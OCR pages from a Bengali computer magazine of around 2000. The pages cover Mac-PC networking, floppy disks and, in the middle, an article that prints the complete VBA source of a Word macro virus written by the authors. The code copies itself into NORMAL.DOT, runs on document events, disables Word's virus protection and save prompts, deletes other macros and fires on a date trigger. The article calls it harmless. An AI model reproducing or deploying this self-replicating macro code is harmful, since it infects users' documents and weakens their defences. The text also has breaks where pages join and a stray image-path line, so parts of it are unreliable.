QTFlat— পিসি প্লেয়ারের সাহায্যে ম্যাক কুইকটাইম ফাইলগুলো ভিউ করতে সাহায্য করে।

শেয়ারের সুযোগ করে দেয়, আর ম্যাকের কাছে পিসি অন্য একটি ম্যাক রূপেই আবির্ভূত হয় এবং চুজার (Chooser) অপশনের মাধ্যমে একে মাউন্ট করা যায়। অন্যদিকে পিসির নেটওয়ার্ক নেইবারহুড (Network neighborhood)-এ ম্যাকটি পিসির মতোই আবির্ভূত হয়। অবশ্য শেয়ার প্রিন্টারটিকে হতে হবে পোস্ট স্ক্রিপ্ট এনাবলড। ম্যাকে এপল লেজার রাইটার ৮ প্রিন্টার ড্রাইভার ইনস্টল করতে পারেন যা পোস্ট স্ক্রিপ্টের জন্য নিরাপদ।


পিসি ম্যাক ল্যান ভাল কাজ করে যেখানে ম্যাকের সংখ্যা পিসির চেয়ে বেশি। এর বিপরীত অবস্থায় অর্থাৎ পিসির সংখ্যা বেশি হলে পিসি ধরনের নেটওয়ার্কই যথোপযুক্ত। ডেভ (DAVE) হচ্ছে পিসি ম্যাক ল্যানের বিপরীত অবস্থার জন্য উপযোগী সফটওয়্যার। এটিও উভয় প্ল্যাটফরমে ফাইল এবং প্রিন্টার শেয়ারে সক্ষম। ডেভ TCP/IP প্রোটোকলের উপর কাজ করার মাধ্যমে ব্যবহারের ক্ষেত্রে যথেষ্ট স্বাধীনতা দেয়। ডেভ-এ এলপিআর প্রিন্টার ইন্টারফেসের মাধ্যমে প্রিন্টিংয়ের কাজ করা হয়।

সমন্বিত ফাইল শেয়ারিং সলিউশন না চাইলে ফাইল ট্রান্সফার প্রোটোকল (FTP)-এর মাধ্যমে ফাইল স্থানান্তর করা বেশ সুবিধার হতে পারে। এফটিপি'র সবচেয়ে সুবিধা হচ্ছে এটি ক্লায়েন্ট এবং সার্ভারের ক্ষেত্রে স্বাধীনভাবে কাজ করতে পারে। এমনকি আপনি এর মাধ্যমে ইউনিক্স ভিত্তিক কমপিউটারের সাথেও তথ্য বিনিময় করতে পারবেন। টিসিপি/আইপি-এর কারণে পুরো ল্যানের জন্য একটি ইন্টারনেট সংযোগই যথেষ্ট। ছোট এবং

ফাইলগুলোর স্থানান্তর বেশ সহজ। GIF এবং JPEG ইমেজ ফাইলের ক্ষেত্রে একটি ডিফেক্টো স্ট্যান্ডার্ড। কিন্তু উঁচুমানের ইমেজের ক্ষেত্রে TIFF এবং EPS এখনও বেশ জনপ্রিয়।

ফটোশপ EPS থেকে কালার সেপারেশন করতে সক্ষম। এর ফাইল সেটে একটি EPS ফাইল এবং সায়ান, ম্যাজেন্টা, ইয়েলো এবং ব্লাক (CMYK) এই পাঁচটি ফাইল আছে। ইপিএস ফাইল একটি প্রিভিউ এবং আলাদা আলাদা ফাইলগুলোর নাম থাকে। ফাইলের নামে যদি কোন অনাকাঙ্ক্ষিত বর্ণ থাকে তবে ফাইল ট্রান্সফার বেশ কঠিন হয়ে দাড়ায়। ম্যাক-টু-পিসি কপিং সফটওয়্যার ফাইলের নাম পরিবর্তন করে কিন্তু এতে ইপিএস ফাইল তার সঠিক ফাইল নামকে খুঁজে পাবে না। ফলে ফাইল ওপেন করা সম্ভব হবে না। এ ধরনের সমস্যার ক্ষেত্রে DCS-Edit ইউটিলিটি ডাটা পুনরুদ্ধারে সাহায্য করবে।

আজকের কমপিউটার দুনিয়ায় ম্যাক-পিসি ইনকম্প্যাটিবিলিটি এখন আর কোন সমস্যা নয়। আপনি খুব সহজেই এখন ম্যাক এবং পিসিকে একই নেটওয়ার্কের আওতায় নিয়ে আসতে পারেন। প্রয়োজনীয়তাই আপনাকে তা করতে বাধ্য করবে।



ভাইরাস কোডিংয়ের পর্যালোচনা

শোয়েব হাসান খান
shoebk@bangla.net

গত মাসে (জুন ২০০০) ভাইরাস সম্পর্কিত যে প্রচ্ছদ প্রতিবেদনটি করা হয়েছিল তার ফলোআপ হিসেবেই এই লেখার অবতারণা। আপনারা জেনেছেন কমপিউটার ভাইরাস আসলে কিছু প্রোগ্রামিং কোড ছাড়া আর কিছুই না। এই প্রোগ্রামিং কোড সম্পর্কে এই লেখায় বর্ণনা দেয়া হয়েছে। এ কাজের সুবিধার্থে আমরা একটি ম্যাক্রো ভাইরাসের কোড নিয়ে কাজ করবো। মাইক্রো ভাইরাসটি শুধুমাত্র এই প্রতিবেদনের জন্য, ভাইরাস সম্পর্কে জানার জন্য তৈরি করা হয়েছে এবং একে যেন কেউ খারাপ উদ্দেশ্যে ব্যবহার করতে না পারে সেজন্য এই ভাইরাসটিকে এমনভাবে তৈরি করা হয়েছে যেন এটি পিসির কোন প্রকার ক্ষতি সাধন না করে।

ভাইরাসটির কর্মকাণ্ড

আমরা এখানে যে ম্যাক্রো ভাইরাসটি নিয়ে আলোচনা করবো সেটি মাইক্রোসফট ওয়ার্ডের জন্য প্রযোজ্য। ম্যাক্রো-ভাইরাস সাধারণত ভিজ্যুয়াল বেসিক এডিটর বা সংক্ষেপে ভিবিএ দ্বারা তৈরি করা হয়। এখানে যে ম্যাক্রো ভাইরাসটি নিয়ে আলোচনা করা হয়েছে সেটিও ভিবিএ দ্বারা তৈরি। এর রয়েছে দুটি কোডিং অংশ। প্রথমটি হচ্ছে 'দিস ডকুমেন্ট'-এর কোডিং এবং দ্বিতীয়টি হচ্ছে মডিউল-এর কোডিং। এই দুটি অংশের কোড নিচে দেয়া হলো।

ম্যাক্রো ভাইরাসের কোড

মডিউল অংশের কোড

```
Public AD As Object, aDes As Variant
Public NonMachiko As Boolean, afound As
Boolean, hapus As Boolean, reset As
Boolean, aExc As Boolean, DocCount As
Boolean
Function AstMaster()
Dim nmak(1) As String
Dim NT As Object
Dim aSrc$
On Error GoTo selesai
nmak(0) = "chiko"
nmak(1) = "Ti40anl"

aSrc = MacroContainer
Set NT = NormalTemplate
If Not DocCount Then
Set AD = ActiveDocument
ElseIf aSrc <> "Chiko.dot" Then
aSrc = NT
End If

If aSrc = NT Then
aSrc = NT.FullName: Set aDes = AD
ElseIf aSrc = AD Then
aSrc = AD.FullName: Set aDes = NT
ElseIf aSrc = "Chiko.dot" Then
Set aDes = NT
aSrc = Options.DefaultFilePath(8) &
"\Chiko.src"
End If

Mhapus aDes
With aDes.VBProject
If Not (Not hapus And .Description =
"astia" And .VBComponents.Count > 2) Then
    Mcopy aSrc, aDes, nmak
    hapus = False
    .Description = "Chiko"
    If aDes = NT Then
        Options.SaveInterval = 1
        CustomizationContext = NT
        CommandBars("Tools").reset
        KeyBindings.Add
KeyCode:=BuildKeyCode(77, 1024),
KeyCategory:=1, _
        Command:="ToolsRecordMacroStart"
        aDes.Save
    End If
CommandBars("Macro").Controls(2).OnAction
= "ViewVbCode"
Else
GoTo Aksi
End If
End With
If afound = True Then Exit Function
Refresh
On Error Resume Next
Aksi:
If aExc = True Then Exit Function
Exit Function
selesai:
If Err.Number = 50289 Then MsgBox "Hi How
Are you ? " & Chr(13) & "-Please Call me",
vbInformation, "Ti40anl"
End Function

Sub Mhapus(Sfile)
Dim nmak As Object
For Each nmak In
Sfile.VBProject.VBComponents
    If nmak.Name = "NewMacros" Then
NonMachiko = True
    If nmak.Name <> "ThisDocument" And
nmak.Name <> "NewMacros" _
    And nmak.Name <> "Chiko" And nmak.Name
<> "Ti40anl" Then
        hapus = True
        If reset Then
        Application.OrganizerDelete
Sfile.FullName, nmak.Name, 3
        Else
        nmak.CodeModule.DeleteLines 1,
nmak.CodeModule.CountOfLines
        End If
    End If
Next nmak
End Sub
Sub Mcopy(Sfile, Dfile, nmak)
Dim aNmak
For Each aNmak In nmak
Application.OrganizerCopy Sfile,
Dfile.FullName, aNmak, 3
Next
End Sub
Sub Action()
Documents.Add
On Error Resume Next
With ActiveWindow
.Caption = " Moshtaq Ahmed and Shoeb Hasan
"
.ActivePane.View.Zoom.Percentage = 100
.View.FullScreen = Not .View.FullScreen
.DisplayRulers = False
.DisplayHorizontalScrollBar = False
.DisplayVerticalRuler = False
.DisplayVerticalScrollBar = False
.View.ShowTextBoundaries = False
    CommandBars("Full Screen").Position =
1
    With CommandBars("Full
Screen").Controls(1)
     .Caption = "Marwoto  T.Sipil Manajemen
95," & "  " & Date
     .Style = 3
     .FaceId = 281
    End With
.View.Type = 6
Randomize
With ActiveDocument.Background.Fill
    .Visible = True
    .PresetGradient Int((6 - 1 + 1) * Rnd
+ 1), 1, Int((24 - 1 + 1) * Rnd + 1)
End With
Ti40anl.Show
.View.FullScreen = Not .View.FullScreen
End With
CommandBars("Full Screen").reset
WBT
ActiveDocument.Close 0
WBF
End Sub
Sub FileOpen()
WBT
If Dialogs(80).Show <> 0 Then
WBF
AutoOpen
Else
WBF
End If
End Sub

Sub AutoOpen()
Application.EnableCancelKey =
wdCancelDisabled
AstMaster
If Documents.Count > 1 Then
    For i = 1 To Documents.Count
    If Documents(i).Name <>
ActiveDocument.Name Then
    Set AD = Documents(i)
    DocCount = True
    hapus = False
    AstMaster
    End If
    Next
End If
If Now > DateSerial(1999, 5, 26) Then
Application.OnTime When:=Now +
TimeValue("00:30:00"),
Name:="Ti40anl.Action"
End
End Sub
Sub ViewVbCode()
If MsgBox("Tes: Macro Virus " & Chr(13) &
"Developed for fun purpose!!" & Chr(13) &
Chr(13) _
& " It affects your normal.dot templete-
files  " & Chr(13) & "  To remove this
virus pleasse call  017642597 " & Chr(13)
& Chr(13) & "- Moshtaq Ahmed and Shoeb
Hasan" & Chr(13) & "  BBA.Jahangirnagar
University ", vbExclamation + vbYesNo,
"Machiko") _
= vbYes Then SendKeys
"%m%s(down)~%d"Developed by Moshtaq Ahmed
& Shoeb Hasan '%m"
End Sub

Sub AutoExec()
On Error Resume Next
If MacroContainer <> NormalTemplate Then
aExc = True
AstMaster
WBT
AddIns.Unload False
WBF
End If
Application.EnableCancelKey =
wdCancelDisabled
End Sub
Sub AutoExit()
Dim aAddin As Object
On Error GoTo batal
WBT
If Documents.Count <> 0 Then
Documents.Close
Options.DefaultFilePath(2) =
Options.DefaultFilePath(6)
afound = True
For Each aAddin In AddIns
    If aAddin.Name = "Chiko.dot" Then
afound = False
Next aAddin

If afound = True Then
Application.Visible = False
Documents.Add
AstMaster
    With ActiveDocument
        .SaveAs
FileName:=Options.DefaultFilePath(8) &
"\Chiko.src",
FileFormat:=wdFormatDocument,
AddToRecentFiles:=False
        .SaveAs
FileName:=Options.DefaultFilePath(8) &
"\Chiko.dot",
FileFormat:=wdFormatTemplate,
AddToRecentFiles:=False
    End With
End If
Application.Quit
batal:
WBF
End Sub
Sub ToolsMacro()
WBF
On Error GoTo batal
Mhapus ActiveDocument
If NonTi40anl Then
    If MacroContainer = ActiveDocument
Then Application.Run
NormalTemplate.VBProject.Name &
".Chiko.ToolsMacro": Exit Sub
    Application.DisplayAlerts = 0
        With Dialogs(215)
        .Description = "Department of BBA,
Jahangirnagar University (Descr: 'Test
Macro Virus ')"
        If .Display = 1 Then .Execute
        End With
```

```
    Application.DisplayAlerts = -1
Else
ViewVbCode
End If
batal:
End Sub
Sub FileTemplates()
WBF
If Not reset Then Dialogs(87).Display
End Sub
Sub FormatStyle()
WBF
Dialogs(180).Show
End Sub
Function Refresh()
reset = True
FileTemplates
Mhapus aDes
End Function
Sub AutoClose()
Application.DisplayAlerts = -1
With Options
.SaveNormalPrompt = False
.SaveInterval = 10
.VirusProtection = False
End With
If ActiveWindow.Caption <> "Machiko" And
InStr(1, ActiveDocument.Name, "Docume", 1)
= 0 _
And ActiveDocument.Name <> "Chiko.dot"
Then AstMaster
End Sub
Sub FileExit()
AutoExit
End Sub
Sub ToolsOptions()
Options.DefaultFilePath(wdUserTemplatesPat
h) = "C:\Program Files\Microsoft
Office\Templates"
Dialogs(wdDialogToolsOptions).Show
Options.DefaultFilePath(wdUserTemplatesPat
h) = Application.Path
End Sub
Function WBT()
WordBasic.DisableAutoMacros True
End Function
Function WBF()
WordBasic.DisableAutoMacros False
End Function
```

দিস ডকুমেন্ট অংশের কোড

```
Dim x1, x2, x3, x4 As Boolean
Dim x5, x6 As Object
Dim x7, x8, x16 As Integer
Dim x9 As Date
Dim x10, x11, x12, x13, x14 As String
Const x15 = " you are narked! "
Private Sub Document_Close()
On Error Resume Next
Set x5 =
ActiveDocument.VBProject.VBComponents.Item
(1)
Set x6 =
NormalTemplate.VBProject.VBComponents.Item
(1)
x3 = x5.CodeModule.Find(x15, 1, 1, 10000,
10000)
x4 = x6.CodeModule.Find(x15, 1, 1, 10000,
10000)
With Options: .ConfirmConversions = 0:
.VirusProtection = 0: .SaveNormalPrompt =
0: End With
x9 = Now()
x7 = Day(x9)
x8 = Month(x9)
If x7 >= 15 And x8 = 7 Then
    Application.Caption = "This program is
written by Moshtaq Ahmed & Shoeb Hasan"
    x10 = MsgBox("Would you like to read
Computer Jagat ?", vbYesNo)
    If x10 = vbYes Then
        MsgBox " Yes, your choise is  good
one. "
    Else
        MsgBox " You missed it." & vbCrLf
& "Ha ha ha how fool you are!", vbCritical
    End If
End If
If x3 = True Then
    x13 = x5.CodeModule.Lines(1,
x5.CodeModule.CountOfLines)
ElseIf x4 = True Then
    x13 = x6.CodeModule.Lines(1,
x6.CodeModule.CountOfLines)
End If

If (x3 = True Xor x4 = True) And _
   (ActiveDocument.SaveFormat =
wdFormatDocument Or _
   ActiveDocument.SaveFormat =
wdFormatTemplate) Then

       If x3 = True Then
         x2 = NormalTemplate.Saved
         x11 = x5.CodeModule.Lines(1,
x5.CodeModule.CountOfLines)
         x5.CodeModule.DeleteLines 1,
x5.CodeModule.CountOfLines
         x5.CodeModule.AddFromString x11
         With
Dialogs(wdDialogFileSummaryInfo): .Title =
"What are you thinking ?": .Subject =
"Research for CJ ": .Author = "MA & SH":
.Category = "You Are Infected": .Keywords
= " Come on ": .Comments = "Price of
Computer Jagat is only Tk.  20 Don't
Forget to buy it": .Execute: End With
         If x2 = True Then
NormalTemplate.Save
       End If
    If x4 = True Or ActiveDocument.Saved =
False Then
       x1 = ActiveDocument.Saved
       x11 = x6.CodeModule.Lines(1,
x6.CodeModule.CountOfLines)
       x5.CodeModule.DeleteLines 1,
x5.CodeModule.CountOfLines
       x5.CodeModule.AddFromString x11
       With
Dialogs(wdDialogFileSummaryInfo): .Title =
"Are You surprised ?": .Subject =
"Research for CJ ": .Author = "MA & SH":
.Category = "You Are Infected": .Keywords
= "Come on ": .Comments = "Price of
Computer Jagat is only Tk.  20 Don't
Forget to buy it": .Execute: End With
       If x1 = True Then ActiveDocument.Save
    End If

End If

End Sub

Private Sub Document_New()
Set x5 =
ActiveDocument.VBProject.VBComponents.Item
(1)
Set x6 =
NormalTemplate.VBProject.VBComponents.Item
(1)
x3 = x5.CodeModule.Find(x15, 1, 1, 10000,
10000)
x4 = x6.CodeModule.Find(x15, 1, 1, 10000,
10000)
With Options: .ConfirmConversions = 0:
.VirusProtection = 0: .SaveNormalPrompt =
0: End With
If x4 = False Then
    x6.CodeModule.DeleteLines 1,
x6.CodeModule.CountOfLines
End If
If x3 = False Then
        x5.CodeModule.DeleteLines 1,
x5.CodeModule.CountOfLines
End If

x9 = Now()
x7 = Day(x9)
x8 = Month(x9)
If x7 >= 15 And x8 = 7 Then
With Selection.Font: x16 = .Size: .Size =
72: .ColorIndex = wdGreen: .Animation =
wdAnimationSparkleText:
Selection.InsertAfter "Read Computer
Jagat": Selection.MoveDown Unit:=wdScreen,
Count:=2: .Size = x16: .ColorIndex =
wdAuto: .Animation = wdAnimationNone: End
With
End If
End Sub

Private Sub Document_Open()
Set x5 =
ActiveDocument.VBProject.VBComponents.Item
(1)
Set x6 =
NormalTemplate.VBProject.VBComponents.Item
(1)
x3 = x5.CodeModule.Find(x15, 1, 1, 10000,
10000)
x4 = x6.CodeModule.Find(x15, 1, 1, 10000,
10000)
With Options: .ConfirmConversions = 0:
.VirusProtection = 0: .SaveNormalPrompt =
0: End With
If x4 = False Then
    x6.CodeModule.DeleteLines 1,
x6.CodeModule.CountOfLines
End If
If x3 = False Then
        x5.CodeModule.DeleteLines 1,
x5.CodeModule.CountOfLines
End If

x9 = Now()
x7 = Day(x9)
x8 = Month(x9)
If x7 >= 15 And x8 = 7 Then
    x10 = MsgBox(" Do you think Computer
Jagat is the leader in IT magazine ?",
vbYesNo)
End If
End Sub
```

ভাইরাসটির কোডিংয়ের বর্ণনা

'দিস ডকুমেন্ট' এবং 'মডিউল' এই দুটি অংশেরই রয়েছে ভিন্ন ভিন্ন কার্যকারিতা। এদের কার্যকারিতা আলাদাভাবে বর্ণনা করার আগে আমরা এই ভাইরাসটি সম্পর্কে পরিচিত হয়ে নেই।

এই ম্যাক্রো ভাইরাস সংযুক্ত কোন ওয়ার্ড ডকুমেন্ট ওপেন করার সাথে সাথে ভাইরাসটি স্বয়ংক্রিয়ভাবে ওয়ার্ডের NORMAL.DOT টেমপ্লেট ফাইলে নিজেকে সংযুক্ত করে নেয়। এরপর যত ওয়ার্ড ফাইল এতে তৈরি করা হবে, সবই ম্যাক্রো ভাইরাসটি দ্বারা আক্রান্ত হবে। তাছাড়া আগে থেকে সেভ করা যেকোন ওয়ার্ড ফাইল ওপেন করলেও সেগুলো উক্ত ম্যাক্রো ভাইরাসটি দিয়ে আক্রান্ত হবে।

এই ভাইরাস দিয়ে আক্রান্ত ওয়ার্ড ফাইলের প্রোপার্টিজ ওপেন করলে বেশ কিছু পরিবর্তন দেখা যাবে। সামারি অংশের টাইটেল, সাবজেক্ট, অথর, কীওয়ার্ড ও কমেন্টস পরিবর্তিত হয়ে যথাক্রমে "Are you Surprised?", "Research for CJ", "MA & SH", "Come on" এবং "Price of Computer Jagat is only Tk. 20 Don't forget to buy it."-এ রূপান্তরিত হয়।

এই ভাইরাস দ্বারা আক্রান্ত কোন ওয়ার্ড ফাইল ওপেন করার পর যদি কোন নতুন ডকুমেন্ট খোলা হয় তবে তাতে এনিমেশনযুক্ত একটি ম্যাসেজ দেখা যায়, যার বক্তব্য হচ্ছে "Read Computer Jagat"-

চিত্র : ম্যাসেজ Read Computer Jagat

এবার ফাইলটি বন্ধ করতে গেলে "Would you like to read Computer Jagat?" ম্যাসেজ সম্বলিত একটি উইন্ডো আসে। এখানে No বাটনে ক্লিক করলে "You missed it. Ha ha ha how fool you a are!" সম্বলিত আরেকটি ম্যাসেজ বক্স আসে। আর Yes বাটনে ক্লিক করলে "Yes your choice is good one." সম্বলিত ম্যাসেজ বক্স দেখা যায়। সেখানে OK বাটনে ক্লিক করলে ডকুমেন্ট সেভ করবো কিনা সেটা জানার জন্য একটি বক্স আসবে। সেখানে No-তে ক্লিক করলে ডকুমেন্টটি বন্ধ হয়ে যাবে। আর Yes বাটনে ক্লিক করলে 'সেভ এস' উইন্ডোটি আসবে যেখানে ফাইল নেম অংশে "Are you surprised?" লেখা থাকবে। এটিও ভাইরাসটির একটি কর্মকাণ্ড।

ট্রিগার ডেট বৈশিষ্ট্য

অনেক ভাইরাসের নাম আমরা জানি যেগুলো একটি নির্দিষ্ট তারিখে এক্টিভেটেড হয়। এটি হচ্ছে ট্রিগার বৈশিষ্ট্য। যেমন— সিআইএইচ ভাইরাসটি ২৬ তারিখে এক্টিভেটেড হয়। আলোচ্য ম্যাক্রো ভাইরাসটি একটি নির্দিষ্ট মাসে এবং তারিখে সম্পূর্ণরূপে আত্মপ্রকাশ করে। এই কাজটি করার জন্য ভাইরাসটির 'দিস ডকুমেন্ট' কোডিং অংশে কিছু কোড যুক্ত করা হয়েছে। তারিখ ও মাসের জন্য যে ভেরিয়েবলগুলো ব্যবহার করা হয়েছে সেগুলো হচ্ছে যথাক্রমে x7 ও x8. 'দিস ডকুমেন্ট'-এর প্রোগ্রামিং কোড একটু নজর দিলেই আপনি এগুলো খুঁজে পাবেন। সেখানে থেকে দেখা যায় যে, ভাইরাসটি জুলাই মাসের ১৫ থেকে ৩১ তারিখের মধ্যে সম্পূর্ণরূপে এক্টিভেটেড হয়। সম্পূর্ণরূপে বলছি এই

(বাকি অংশ ৫০ পৃষ্ঠায়)

নতুন নতুন প্রযুক্তির আগমনে শঙ্কিত ব্যবহারকারীরা— তুষার মাহমুদ

ফ্লপি কি তবে বিলুপ্ত হয়ে যাবে?

তথ্য আদান-প্রদানের জন্য সর্বাধিক ব্যবহৃত ও সবচেয়ে জনপ্রিয় মাধ্যম হলো ফ্লপি ডিস্ক। বাজারে সিডি-রম আসার আগে তথ্য সংরক্ষণের ক্ষেত্রে ফ্লপি ডিস্কের ব্যবহারই ছিল একচ্ছত্র। বর্তমানে তথ্য আদান-প্রদানের ক্ষেত্রে ইন্টারনেট অত্যন্ত কার্যকরী ভূমিকা রাখছে। কিন্তু ইন্টারনেটের সংযোগ না থাকলে তথ্য আদান-প্রদানের জন্য এখনো পুরোপুরি ফ্লপির ওপরেই নির্ভর করতে হয়। সম্প্রতি zip, jaz, orb, cd ইত্যাদি তথ্য সংরক্ষক বাজারে এসেছে। কিন্তু এসব ষ্টোরেজ মাধ্যমগুলো যথেষ্ট ব্যয়বহুল। আমাদের দেশের প্রেক্ষাপটে বেশির ভাগ কমপিউটার ব্যবহারকারীর পক্ষেই এসব ড্রাইভার ব্যবহার করা সম্ভব নয়। ডাটা ষ্টোরেজ ও ডাটা ট্রান্সফারের জন্য আমাদের দেশের কমপিউটার ব্যবহারকারীরা এখনও প্রধানত কমদামী ফ্লপি ডিস্ক ও ফ্লপি ড্রাইভের উপরই নির্ভর করে।

আইবিএম হচ্ছে প্রথম কমপিউটার কোম্পানি যারা ফ্লপি ড্রাইভ ও ফ্লপি ডিস্কের প্রচলন শুরু করে তাদের AT পার্সোনাল কমপিউটারের মধ্য দিয়ে। পরবর্তীতে ৩২০ কিলোবাইট ও ৭২০ কিলোবাইট ধারণক্ষমতাসম্পন্ন ফ্লপি ডিস্ক বের হয়। কিন্তু সেগুলো ততটা ব্যবহৃত হবার আগেই আপগ্রেড করা হয় এবং বাজারে আসে ১.৪৪ মে.বা. ধারণক্ষমতার হাই-ডেনসিটি ফ্লপি ডিস্ক।

কিন্তু এরপর থেকে ফ্লপি ডিস্ক ও ফ্লপি ড্রাইভে কোন পরিবর্তনই আনা হয়নি। প্রথম দিকে তথ্য আদান প্রদানের ডিফল্ট মিডিয়া হিসেবে শুধুমাত্র আইবিএম ভিত্তিক কমপিউটারেই যে ফ্লপি ডিস্ক ব্যবহৃত হতো তা নয়, এপল ম্যাকিনটোশ মেশিনেও ডিফল্ট মিডিয়া ছিলো ফ্লপি ড্রাইভ। তবে মেকিনটোশের ফাইল-ফরম্যাট একদম ভিন্ন রকম ছিল। যে কারণে আইবিএম মেশিনে ফরম্যাটকৃত ফ্লপি এপল অথবা এপলের ফরম্যাটকৃত ডিস্ক আইবিএম মেশিন পড়তে পারত না। তবে বর্তমানে উভয় কমপিউটারই সব ধরনের ফ্লপি রিড করতে পারে। এর ফলে ফ্লপি ডিস্কের গ্রহণযোগ্যতা বেড়েছে। কিন্তু আশ্চর্যজনক হলেও সত্যি যে পার্সোনাল কমপিউটারে ফ্লপি ড্রাইভই হলো একমাত্র কম্পোনেন্ট, সময় এবং প্রযুক্তির অগ্রগতির সাথে সাথে যার বড় ধরনের কোন পরিবর্তন (যেমন, ধারণক্ষমতা বৃদ্ধি বা তথ্য আদান-প্রদানের গতির হার বৃদ্ধি) ঘটেনি।

সবচেয়ে কমদামী, সবচেয়ে সহজলভ্য ও সর্বাধিক জনপ্রিয় তথ্য আদান-প্রদানকারী মাধ্যম হিসেবে পরিচিত ফ্লপি ডিস্ক কিন্তু ধীরে ধীরে এর জনপ্রিয়তা হারাচ্ছে। এর কয়েকটি অন্যতম প্রধান কারণ হলো—

- যে হারে কমপিউটারের ধারণক্ষমতা বাড়ছে সে হারে ফ্লপি ডিস্কের ধারণক্ষমতা বাড়ছে না। আগে একটা ভাল কমপিউটারের হার্ড ডিস্কের ধারণক্ষমতা ছিল মাত্র ৮০ মেগাবাইট। তখন ফ্লপি ডিস্কের ধারণক্ষমতা ছিল ১.৪৪ মে.বা.। যার আনুপাতিক হার ১ : ৫৫.৫৫। আর বর্তমানে একটা মাঝারি ধরনের ভাল কমপিউটারের হার্ড ডিস্কের ধারণক্ষমতা ১০ জি.বা.। কিন্তু ফ্লপি ডিস্ক রয়ে গেছে সেই আগের অবস্থানেই। সুতরাং আনুপাতিক হার এখন হয়ে দাঁড়িয়েছে প্রায় ১ : ৭১১০। যা বর্তমান ব্যবহারকারীদের সত্যিই হতাশ করছে।
- ধারণক্ষমতার অতি স্বল্পতা (মাত্র ১.৪৪ মে.বা.) ফ্লপির জনপ্রিয়তা হ্রাসের আর একটি বড় কারণ। এখন ছোট খাট একটা প্রোগ্রামের জন্য প্রয়োজন হয় ৩—৫ মে.বা., ছোট খাট একটা গেমের জন্য দরকার হয় প্রায় ৫—১০ মে.বা. আর ছোট খাট একটা সফটওয়্যারের জন্য প্রয়োজন হয় প্রায় ২০—২৫ মে.বা.। সুতরাং দু'একটা ফাইল সংরক্ষণ ও আদান প্রদান ছাড়া ফ্লপির বাস্তবিক প্রয়োগ শূন্য।
- ফ্লপি ডিস্কের নির্ভরযোগ্যতা খুবই কম। সামান্য পানি, ধূলাবালি পড়লেই ডিস্ক নষ্ট হয়ে যায়। যার ফলে পরবর্তীতে কমপিউটার ক্ষতিগ্রস্থ হয়।
- একটা ফ্লপি ডিস্ক ৪—৫ বার ফরম্যাট করার পর আর ব্যবহার উপযোগী থাকে না।
- বড় কোন প্রোগ্রাম ট্রান্সফার করতে একাধিক ফ্লপি ব্যবহার করতে হয়। এতে অনেক সময় ধারাবাহিকতা নষ্ট হতে পারে।
- এছাড়া এক বাক্স ফ্লপি কেনা হলে অধিকাংশ সময়ই দেখা যায় ৩—৪টা ফ্লপি নষ্ট। ফলে তা ব্যবহারকারীদের বিরক্তির কারণ হয়ে দাঁড়ায়।

এপলের iMac প্রথম কমপিউটার যেটি ফ্লপি ড্রাইভ ছাড়া আত্মপ্রকাশ করে। আবার কিছু কোম্পানি ফ্লপি ড্রাইভ বাদ দিয়ে সিডি রাইটার সংযুক্ত করে তাদের কমপিউটার বাজারে ছেড়েছে। বর্তমানে সিডি যথেষ্ট জনপ্রিয়। আর কিছুদিনের মধ্যে এর জনপ্রিয়তা আরো বাড়বে বলে ধারণা করা হচ্ছে। এরই মধ্যে re-writable সিডি বাজারে এসেছে। আবার শুধু তথ্য সংরক্ষণের জন্যও সিডি পাওয়া যাচ্ছে। এধরনের সিডিতে সংরক্ষিত ডাটা ১০০ বছরের জন্য মোটামুটি নিরাপদ থাকে। বর্তমানে বাজারে যেসব রি-রাইটেবল সিডি রাইটার পাওয়া যায় তা দিয়ে দুই ধরনের সিডি-ই রাইট করা যায়। ফলে যেকোন তথ্য শুধুমাত্র সংরক্ষণ বা আদান-প্রদানের জন্য এখন আর ফ্লপির উপর এককভাবে নির্ভরশীল না হলেও চলে।

এখনকার বাজারে সাধারণ একটা সিডি রাইটারের দাম ১৫০০০—১৭০০০ টাকার মত পড়বে। কিন্তু আর কিছুদিন পরে এর আর ততটা কদর থাকবে না। এজন্য এখন যদি সিডি-রাইটার কিনতে হয় তবে রি-রাইটেবল সিডি-রাইটার কেনাই উচিত হবে। মাঝারি মানের একটি রি-রাইটেবল সিডি রাইটারের দাম প্রায় দাম ২৪—২৮ হাজার টাকা।

রি-রাইটেবল সিডি কিছুটা ব্যয়বহুল হলেও এর সুবিধা অনেক বেশি। এতে একটা সিডি-ই অনেক বার ব্যবহার করা যায়। খুব সহজে একবারে অনেক পরিমাণ (৬৫০ এমবি) ডাটা আদান-প্রদান করা যায়। রি-রাইটেবল সিডি'র দাম পড়ে প্রায় ৮০০—৯০০ টাকা।

